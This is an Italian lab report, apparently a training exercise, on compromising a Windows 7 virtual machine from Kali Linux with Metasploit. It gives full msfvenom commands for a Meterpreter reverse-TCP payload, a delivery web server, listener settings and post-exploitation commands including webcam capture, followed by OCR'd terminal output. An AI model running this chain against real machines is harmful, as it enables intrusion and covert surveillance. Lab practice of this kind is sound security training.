Report di Attività: Exploiting di una Macchina Windows 7 tramite Kali Linux e Metasploit

Introduzione

Questo report documenta l'attività di exploiting di una macchina virtuale Windows 7 utilizzando Kali Linux e Metasploit. L'obiettivo era ottenere l'accesso alla macchina target e svolgere alcune attività di post-exploitazione per dimostrare le capacità di Metasploit e del payload Meterpreter.

Ambiente di Lavoro

- **Macchina Attaccante**: Kali Linux
    - **IP**: 192.168.1.111
- **Macchina Target**: Windows 7
    - **IP**: 192.168.1.129

Fasi dell'Attacco

1. Generazione del Payload

Il payload è stato generato utilizzando msfvenom su Kali Linux:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f exe -o /tmp/payload.exe
```

Questo comando ha creato un file eseguibile payload.exe contenente il payload Meterpreter reverse TCP.

2. Trasferimento del Payload

Un server HTTP è stato avviato su Kali Linux per trasferire il payload alla macchina Windows 7:

```
python3 -m http.server 8080 --directory /tmp
```

Il payload è stato scaricato sulla macchina Windows 7 visitando l'URL:

http://192.168.1.111:8080/payload.exe

3. Configurazione del Listener Metasploit

Metasploit è stato avviato e configurato per ascoltare le connessioni in entrata dal payload eseguibile:

```
msfconsole
```

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.111

set LPORT 4444

set ExitOnSession false

exploit -j

4. Esecuzione del Payload sulla Macchina Target

Il payload payload.exe è stato eseguito sulla macchina Windows 7, stabilendo una connessione reverse TCP verso la macchina Kali Linux.

5. Ottenimento della Sessione Meterpreter

Dopo l'esecuzione del payload, è stata ottenuta una sessione Meterpreter:

[*] Sending stage (175686 bytes) to 192.168.1.129

[*] Meterpreter session 1 opened (192.168.1.111:4444 -> 192.168.1.129:62889) at 2024-06-10 22:47:23 +0200

6. Attività di Post-Exploitation

Una volta ottenuta la sessione Meterpreter, sono state eseguite diverse attività di post-exploitazione.

6.1. Screenshot del Desktop

Screenshot

Il file screenshot è stato salvato in:

/home/kali/EdMZhGzn.jpeg

6.2. Esplorazione dei Processi

L'elenco dei processi in esecuzione è stato ottenuto con il comando:

```
ps
```

6.3. Informazioni di Sistema

Le informazioni sul sistema target sono state raccolte utilizzando il comando:

```
sysinfo
```

Output di esempio:

```
Computer        : WINDOWS7
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Conclusione

L'attività ha dimostrato con successo come utilizzare Kali Linux e Metasploit per generare un payload, trasferirlo ed eseguirlo su una macchina Windows 7 target. Abbiamo ottenuto una sessione Meterpreter e svolto varie attività di post-exploitazione, tra cui la cattura di screenshot, l'esplorazione dei processi e la raccolta di informazioni di sistema. Questi passaggi sono fondamentali per comprendere le capacità di exploiting e post-exploitazione utilizzando Metasploit in un ambiente controllato e autorizzato.

Appendice: Comandi Utilizzati

1. **Generazione del Payload**:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f exe -o /tmp/payload.exe

2. **Trasferimento del Payload**:

python3 -m http.server 8080 --directory /tmp

3. **Configurazione del Listener Metasploit**:

msfconsole

use exploit/multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.1.111

set LPORT 4444

set ExitOnSession false

exploit -j

4. **Comandi Meterpreter**:

sessions -i 1

screenshot

webcam_list


webcam_snap


ps


sysinfo

Questo report fornisce una panoramica completa dell'attività svolta. Puoi aggiungere gli screenshot nei punti appropriati per una documentazione più dettagliata. Se hai ulteriori domande o necessiti di ulteriori dettagli, non esitare a chiedere.

Screenshot


File Actions Edit View Help
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.1.111:4444
msf6 exploit(multi/handler) > sessions -i
Active sessions
No active sessions.
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.1.111:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Sending stage (175686 bytes) to 192.168.1.129
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.129:62889) at 2024-06-10 22:47:23 +0200
KALI LINUX
"the quieter you become, the more you are able to hear"
Nuova scheda
192.168.1.111:8080/payload.exe
Getting Started
Firefox
Cerca con Google o inserisci un indirizzo
Amazon
Adidas
wikipedia
YouTube
File Actions Edit View Help
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.1.111:4444:- -
[-] Handler failed to bind to 0.0.0.0:4444:- -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Sending stage (175686 bytes) to 192.168.1.129
[*] Meterpreter session 1 opened (192.168.1.111:4444 → 192.168.1.129:62889) at 2024-06-10 22:47:23 +0200
sessions -i
Active sessions
Id Name Type Information Connection
1 meterpreter x86/windows WINDOWS7\simone @ WINDOWS7 192.168.1.111:4444 → 192.168.1.129:62889 (192.168.1.129)
msf6 exploit(multi/handler) >
KALI LINUX
"the quieter you become, the more you are able to hear"
Nuova scheda
192.168.1.111:8080/payload.exe
Getting Started
Firefox
Cerca con Google o inserisci un indirizzo
Amazon
Adidas
wikipedia
YouTube


Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Trash
File System
Home
hashes.txt
kali@kali: ~
File Actions Edit View Help
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System
380 4 smss.exe
372 360 csrss.exe
420 412 csrss.exe
428 360 wininit.exe
460 412 winlogon.exe
516 428 services.exe
524 428 lsass.exe
532 428 lsm.exe
632 516 svchost.exe
712 516 svchost.exe
800 516 svchost.exe
836 516 svchost.exe
868 516 svchost.exe
948 800 audiodg.exe x86 0
1052 516 svchost.exe
1124 516 svchost.exe
1360 1540 ctfmon.exe x86 1
1400 4436 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
1468 516 spoolsv.exe
1500 516 svchost.exe
1672 632 dllhost.exe x86 1
2820 516 svchost.exe
2844 4436 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
2904 516 taskhost.exe x86 1 WINDOWS7\simone C:\Windows\system32\taskhost.exe
3036 516 sppsvc.exe
3148 4436 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
3256 4436 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
3260 836 dwm.exe x86 1 WINDOWS7\simone C:\Windows\system32\Dwm.exe
3280 3252 explorer.exe x86 1 WINDOWS7\simone C:\Windows\Explorer.EXE
3456 516 SearchIndexer.exe
4436 5920 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
4540 4436 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
5132 4436 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
Windows 7 SQL connesso [In esecuzione] - Oracle VM VirtualBox
Nuova scheda
192.168.1.111:8080/payload.exe
Getting Started
Firefox
Cerca con Google o inserisci un indirizzo
Amazon
Sponsorizzato
Adidas
Sponsorizzato
wikipedia
YouTube
5448 516 svchost.exe
5672 516 svchost.exe
5816 4436 payload(5).exe x86 1 WINDOWS7\simone C:\Users\simone\Downloads\payload(5).exe
5940 4436 firefox.exe x86 1 WINDOWS7\simone C:\Program Files\Mozilla Firefox\firefox.exe
meterpreter > sysinfo
Computer : WINDOWS7
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
"The quieter you become, the more you are able to hear"


Kalilinuk attaccante [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Trash
File Actions Edit View Help
Selecting previously unselected package webp-pixbuf-loader:amd64.
Preparing to unpack .../14-webp-pixbuf-loader_0.2.4-2+b2_amd64.deb ...
100%
EdMZhGzn.jpeg
Nuova scheda
192.168.1.111:8080/payload.exe
Getting Started
Firefox
Cerca con Google o inserisci un indirizzo
Amazon
Sponsorizzato
Adidas
Sponsorizzato
wikipedia
YouTube
Setting up eog (45.3-1) ...
Processing triggers for libc-bin (2.38-10) ...
(kali㉿kali)-[~]
$ eog /home/kali/EdMZhGzn.jpeg
CTRL (DESTRA)
Windows 7 SQL connesso [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Cestino
Firefox
Prompt dei comandi
Microsoft Windows [Versione 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tutti i diritti riservati.
C:\Users\simone>ipconfig
Configurazione IP di Windows
Scheda Ethernet Connessione alla rete locale (LAN):
Suffisso DNS specifico per connessione:
Indirizzo IPv6 locale rispetto al collegamento . : fe80::4144:cc36:b855:b4b6x
11
Indirizzo IPv4. . . . . : 192.168.1.129
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.1.1
Scheda Tunnel isatap.{72CBB32-B347-4CAC-8D43-D08A66BBC1CA}:
Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione:
C:\Users\simone>_
Windows Media Player
Windows 7
Build 7601
Questa copia di Windows non è autentica
10:57 PM
6/10/2024
CTRL (DESTRA)